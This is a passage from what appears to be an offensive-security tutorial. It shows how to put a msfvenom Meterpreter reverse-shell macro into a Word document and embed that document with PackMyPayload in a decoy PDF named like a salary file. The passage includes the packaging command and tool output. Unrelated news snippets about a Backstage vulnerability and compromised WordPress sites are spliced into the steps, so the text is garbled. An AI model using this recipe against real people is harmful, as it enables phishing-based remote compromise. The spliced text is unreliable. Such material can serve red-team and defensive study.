
```

The macro code for meterpreter reverse shell is ready. Let's insert this in a Word file. This needs to be done on a Windows system. On a Windows machine, open Ms Office and a new Word document. Go to "view" tab and select macros.




Go to "view macros" and a new window opens. I name my macro as "pdfmacro" and click on "Create".

A critical vulnerability has been discovered in Spotify's Backstage which can be exploited to gain remote code execution by leveraging a recently disclosed bug in a third-party module.




A new window opens called "New macro code". Now I copy the macro code generated using msfvenom and paste it here.



After pasting the Macro code, I save the Word document as PDF_ macro.

A new malicious hacking campaign has allegedly compromised over 15,000 WordPress websites and redirecting the visitors to them to bogus Q&A portals.



The Macro enabled document is ready. To embed this Word document in a PDF file, I will once again use PackMyPayload.

```
(kali@222vm) - [~/Attackware/PackMyPayload]
$ python3 PackMyPayload.py -i Hc_Decoy.pdf /home/kali/Desktop/Pd
f_macro_1.docx Salary_Details_4.pdf --out-format pdf
```


```
+      0      +      0      +      0      +      0
+      0      0      +      0      +      0      0      +
0
+      0      +      0      ~      Mariusz Banach / mgeeky      0
0      ~      +      ~      <mb [at] binary-offensive.com>
      0      +      0      +
+
[.] Packaging input file to output .pdf (pdf)...
Copying pages from backdoored PDF to the output one...
Embedding files into PDF:
    Adding file: Pdf_macro_1.docx
```



